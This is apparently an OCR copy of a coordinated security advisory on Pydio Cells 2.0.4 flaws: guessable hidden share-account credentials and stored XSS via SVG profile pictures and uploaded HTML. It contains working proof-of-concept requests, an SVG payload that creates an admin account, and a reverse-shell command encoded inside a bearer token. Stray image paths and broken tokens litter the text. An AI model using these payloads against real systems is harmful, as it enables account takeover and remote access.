Pydio Cells 2.0.4 Multiple Vulnerabilities

1. Advisory Information

Title: Pydio Cells 2.04 Multiple Vulnerabilities
Advisory ID: CORE-2020-0007
Advisory URL: https://www.coresecurity.com/core-labs/advisories/pydio-cells-204-multiple-vulnerabilities
Date published: 2020-05-28
Date of last update: 2020-05-28
Vendors contacted: Pydio
Release mode: Coordinated release

2. Vulnerability Information

Class: Unrestricted Upload of File with Dangerous Type [CWE-434], Improper Input Validation [CWE-20], Improper Neutralization of Special Elements used in an OS Command [CWE-78]
Impact: Code execution, Privilege Escalation
Remotely Exploitable: Yes
Locally Exploitable: Yes
CVE Name: CVE-2020-12847, CVE-2020-12848, CVE-2020-12849, CVE-2020-12850, CVE-2020-12851, CVE-2020-12852, CVE-2020-12853

3. Vulnerability Description

Pydio [1] is a global software company that sells a file synchronization and sharing solution known as Pydio Cells, which focuses on a centralizing collaboration and securing file sharing. It is available as either an open-source tool, which is recommended for home or personal use, or an enterprise solution intended for organizations.

Multiple vulnerabilities were found in Pydio Cells version 2.0.4 which could allow an attacker to achieve remote code execution in the underlying operating system.

The attacker could leverage a public file share link to gain authenticated access into the web application. By exploiting a stored cross-site scripting vulnerability and tricking an administrator user into accessing a custom URL, the attacker could obtain the victim's session identifiers. This would allow the attacker to impersonate the administrator and perform multiple actions, including

creating a new user administrator account. After gaining privileged access to the application, the attacker could leverage another vulnerability in the Pydio Cells administrative console to perform remote code execution under the privileges of the user account running the application.

4. Vulnerable Packages

- Pydio Cells 2.0.4 (Enterprise and Home), which is the latest version at the time of testing

Pydio Cells 2.0.3 and older versions are likely also affected, but they were not tested.

All tests were performed using the Pydio Cells Enterprise - OVF (virtual machine).

5. Vendor Information, Solutions, and Workarounds

Pydio has fixed the reported issues in the latest release, version 2.07. Release notes[2] are available for additional details.

6. Credits

This vulnerability was discovered and researched by **Iván Koiffman** and **Ramiro Molina** from Core Security Consulting Services.

The publication of this advisory was coordinated by **Pablo A. Zurro** from the CoreLabs Advisories Team.

7. Technical Description / Proof of Concept Code

7.1 Login as Temporary Shared User


[CVE-2020-12848] Once an authenticated user shares a file selecting the `create a public` link option, a hidden shared user account was created in the backend with a random username. An anonymous user that obtains a valid public link can get the associated hidden account username and password and proceed to login into the web application. Once logged into the web application with the hidden user account, some actions that were not available with the public share link) can now be performed, including:

- Adding comments to the file that are visible to the sharing user
- Setting a profile image for the hidden user


A malicious individual that obtains a public link to a file may leverage the profile image vulnerability described in 7.2 Stored Cross-site scripting (XSS) through profile pictures to attack other users of the web application.

The following proof of concept demonstrates the vulnerability:


First, a valid user shares a file, creating a public link:




After accessing the public link, a PRELOG_USER value containing the username for the hidden user account associated is returned:




The password for the hidden user account is composed client-side by appending “#$!Az1” to the previously obtained username :




Once a public link is accessed, the client-side JavaScript code authenticates into the web application with the determined user credentials to access the shared file:



Using this set of credentials, it is possible to authenticate into the web application normally as shown below. Notice that the hidden user can add comments to the shared file:



Finally, the hidden user can also set their own profile picture allowing them to exploit the Stored Cross-Site Scripting vulnerability described in 7.2 Stored Cross-site scripting (XSS) through profile pictures.



7.2 Stored Cross-site Scripting (XSS) Through Profile Pictures

[CVE-2020-12849] Any user can upload a profile image to the web application, including standard and shared user roles. These profile pictures can later be accessed directly with the generated URL by any unauthenticated or authenticated user.


The following proof of concept shows that if a malicious user uploads a custom SVG file containing JavaScript code and tricks an authenticated user into clicking the URL link\, the embedded JavaScript code will be executed in the context of the victim's session.

First, the SVG file containing JavaScript code is uploaded:

```
Request:
POST /a/frontend/binaries/USER/user HTTP/1.1
Host: 192.168.56.7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept: */*
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6IjZmZDc1YjViNDhkNGJhOTE5MGQ1ZjE3ZTUwYjk3NDg4MTcyNmQ4Nj

OiJodHRwczovLzE5Mi4xNjguNTYuNy9hdXRoL2RleCIsInN1YiI6IkNpUTVOMl[...]-4luyaiEHYEHCt3
CMyHReb3t
sMCIscxg
Content-Type: multipart/form-data; boundary=--------------------------
-200779675429533450112825681422
Content-Length: 615
Origin: https://192.168.56.7
DNT: 1
Connection: close
Referer: https://192.168.56.7/welcome/
Cookie:
pydio=MTU4NDY0MjEwNHxEdi1CQkFFQ180SUFBUkFCRUFBQV9nUU9fNElBQkFaemRISnBibWNNQlFBRGFu

Na1pYbEthR0pIWTJsUGFVcFRWWHBKTVU1cFNYTkpiWF[...]OMGNtbHVad3dIQUFWdWIyNWpaUVp6ZEhKc

MDBabUk0TFdFNE4yWXRZMlk0Wm1FeU5ESm
xZalZofGmpQperQDWZ_HPFMZuMcBUq2Ama7lw7CVphkkaX-3E_

------------------------------200779675429533450112825681422
Content-Disposition: form-data; name="userfile"; filename="evilsvgfile.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,100 100,0" fill="#0000FF"
stroke="#0000FF"/>
   <script type="text/javascript">
      alert('XSS');
   </script>
</svg>

------------------------------200779675429533450112825681422--

Response:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 39
Content-Type: application/json
Date: Thu, 19 Mar 2020 18:23:04 GMT
Server:
Vary: Origin
Connection: close

{
  "binary": "ed767829-ec4.svg+xml"
 }
```

Then, the SVG file is uploaded as a profile picture:


https://192.168.56.7/welcome/
user
WORKSPACES
Common Files
Personal Files
CELLS
CREATE A CELL
Cells are spaces shared with others to collaborate on documents
My Profile
RESET
Name
Full name displayed to others
Email
Address used for notifications
English
User Language
Country
Country
Theme
Theme used for display
CHANGE PASSWORD
CLOSE

Once the file is uploaded successfully, clicking the URL will prompt the JavaScript code to execute in the context of the user's session.

An example URL to access the previously uploaded file is:


- https://192.168.56.7/a/frontend/binaries/USER/user?ed767829-ec4.svg+xml

Here, an authenticated user accesses the SVG file with the URL specified above:

```
Request:
GET /a/frontend/binaries/USER/user?ed767829-ec4.svg+xml HTTP/1.1
Host: 192.168.56.7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://192.168.56.7/welcome/
Cookie:
pydio=MTU4NDY0MjEwNHxEdi1CQkFFQ180SUFBUkFCRUFBQV9nUU9fNElBQkFaemRISnBibWNNQlFBRGFu

Na1pYbEthR0pIWTJsUGFVcFRWWHBKTVU1cFNYTkpiWFJ3V2tOSk5rbHFXbTFhUkdNeFdXcFdhVTVFYUd0T

HFhek5PUkdjMFRWUmplVTV0VVRST2FrVnBabEV1WlhsS2NHTXpUV2xQYVVwdlpFaFNkMk42YjNaTWVrVTF

NTWxKc1pVTkpjMGx1VGpGWmFVazJTV3RPY0ZWVVZrOU5iR3cyVkZaU2IySlZNVVJOVjJ4T1lXeHNOVlJHV

WRGWnRhRnBpVlRCNFZHdFNVMkZyTVhGU1ZrNURWMFZKTVZkclpITmthVWx6U1cxR01WcERTVFpKYlU1c1l

bTk0VGxSbk1FNXFVWGxPUkVWNlRFTktjRmxZVVdsUGFrVXhUMFJSTWs1RVJUUk5WRTF6U1cwMWRtSnRUbX

wcE1EQmFiVWswVEZkRk5FNHlXWFJaTWxrMFdtMUZlVTVFU214WmFsWm9TV2wzYVZsWVVtWmhSMFo2WVVOS

paRlJaZDJWRmFFMWliRVZwVEVOS2JHSlhSbkJpUmpreVdsaEtjRnB0Ykd4YVEwazJaRWhLTVZwVGQybGli

B0aGFIVmhUM0ZyYkhrM1ZraDRXRGd0ZUVvNGNscGtWVTg1YkZCc0xUWlZNVkIyWVZOdloxWXpjakozU1RN

RjRE16V2t4WlNrWldkaTFuUzBwbU9VaFhNMWMyY1RnNVlsWlpNMmQ1Y0RWS1FYWmliRlJ1VW1sU01rOXpN

hCd01GOHlXRGhaYUdSaVozTTBRVlZUUm0xcmFTMXdOM0pEY1VkeVRHTlJjV2cxVTNCR2RreHZZVWhJVms5

lPSEZaWDFFd2REWjVVamh6VVRaNVNUTnhaVEJxTldoeVFuSkdhUzB3V21GTWJtaHVRVmxFZURWRU9FaG9U

NMFlsQklTbmRMVlZBdE5HeDFlV0ZwUlVoWlJVaERkRE5hZUZWek5XdDZNamxaV1RWemREZHVWVkY1VlZWM

bk4wY21sdVp3d1BBQTF5WldaeVpYTm9YM1J2YTJWdUJuTjBjbWx1Wnd4S0FFaERhR3hzV1Zkc01VMXRNSH
```

```
VduWkZhR3h1WWtkc2RtUXpaek5hUkZKdlpGaHNNVTVZY0hwWmVtUnJXVmRTTldWVVZqVUdjM1J5YVc1bkR

xZQm5OMGNtbHVad3dIQUFWdWIyNWpaUVp6ZEhKcGJtY01KZ0FrWVdZNVkyRmtNbU10WmpNMVppMDBabUk0

rQDWZ_HPFMZuMcBUq2Ama7lw7CVphkkaX-3E_

Response:
HTTP/1.1 200 OK
Content-Length: 381
Content-Type: image/svg+xml
Date: Thu, 19 Mar 2020 18:23:04 GMT
Server:
Vary: Origin
Connection: close

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,100 100,0" fill="#0000FF"
stroke="#0000FF"/>
   <script type="text/javascript">
      alert('XSS');
   </script>
</svg>
```

The JavaScript payload is now executed:



As a further proof of concept, the following example shows that once the payload is triggered by an administrator user role, it will obtain a new JWT token for the victim user, which can be leveraged to create a new administrator user account.

Below, the new administrator user account is named `user99` and the associated password is `Password1!`:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,100 100,0" fill="#0000FF"
stroke="#0000FF"/>
   <script type="text/javascript">

    var req0 = new XMLHttpRequest();
    req0.open('POST', "/a/frontend/session/", true);
    req0.setRequestHeader('Content-Type', 'application/json');
    req0.send("{}");
    req0.onload  = function() {
        var res =  req0.responseText.split(/")[3] ;

        var req1 = new XMLHttpRequest();
        req1.open('PUT', "/a/user/user99", true);
        req1.setRequestHeader('Content-Type', 'application/json');
        req1.setRequestHeader('Authorization', 'Bearer ' + res);
        req1.send("{\"GroupPath\":\"\",\"Attributes\":
{\"profile\":\"admin\"},\"Login\":\"user99\",\"Password\":\"Password1!\"}");
    };
   </script>
</svg>
```

7.3 Stored Cross-Site Scripting (XSS) Through File Uploads

[CVE-2020-12853] A malicious user can either upload or create a new file that contains potentially malicious HTML and JavaScript code to personal folders or accessible cells.


The following proof of concept demonstrates the vulnerability:

First, an HTML file is uploaded using the web application and the file is named `xss.htm:`

```
Request:
PUT /io/common-files/xss.htm?AWSAccessKeyId=gateway&Content-
Type=application%2Foctet-stream&Expires=15853
36350&Signature=nsXxxqKK5XyQ95jqSHkmtgOKsqY%3D HTTP/1.1
Host: 192.168.56.7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Pydio-Bearer:
eyJhbGciOiJSUzI1NiIsImtpZCI6Ijc3ZTg0MTcxZGRlMmRlNWJiZTRiZWYzOGI3OTFiMTNlM2RiNWVjZG

OiJodHRwczovLzE5Mi4xNjguNTYuNy9hdXRoL2RleCIsInN1YiI6IkNpUTVOMll6TVRobU1DMWlNall5TF

xTkRSak1qRVNCWEI1WkdsdiIsImF1ZCI6ImNlbGxzLWZyb250IiwiZXhwIjoxNTg1MzM0OTMwLCJpYXQiO

M4ZjczOGEtNzZhYy00ZjcwLTg3M2YtZTk4OWJmY2RjNTY4IiwiYXRfaGFzaCI6IkprMXgwdHlKOHlWM19V

0JFR0lOIHtzeXN0ZW0oXCIvdXNyL2Jpbi9iYXNoIC1pIFx1MDAzZVx1MDAyNiAvZGV2L3RjcC8xOTIuMTY

MDI2MVwiKTtleGl0fVwiIyIsImVtYWlsX3ZlcmlmaWVkIjp0cnVlLCJuYW1lIjoidXNlciJ9.Lo-aDB-
F9YhB_J1BAq1mBE4VQZfoJtwkR23YAU
8EtiwkBIBRDzpeQEU-UHtn18qWqQVpiujcapTXnk9OETVSRbb-
NlsFa08nt8Z2x_dlu0I28wJ1MZOTmtevbOj2niLpDdnuO_0wP99FXLNnB9vwK
PMB4X5EEYRFO-P4imiWn15BiQ05iNiKE0WsjG8MHb1fb6pVWymU5ECEfThD39JoP9C1eC-
b0aI8sXlbsgWBJyupxGLskaPpiR7Iu7fsPWdUdod4
5keYQBJPrGB_FCXAt57RUmdOFBRPx6zchxqvlKeo287Ky-
WwRZ6WuyoCaU0cASL6yuxZMRUp0WcdnLmqYQ
Content-Type: application/octet-stream
Content-Length: 69
Origin: https://192.168.56.7
Connection: close
Referer: https://192.168.56.7/ws-common-files/

<html>
<body>
<script>alert("CoreSecurity")</script>
</body>
</html>

Response:
HTTP/1.1 200 OK
Accept-Ranges: bytes
Access-Control-Allow-Credentials: true
```

```
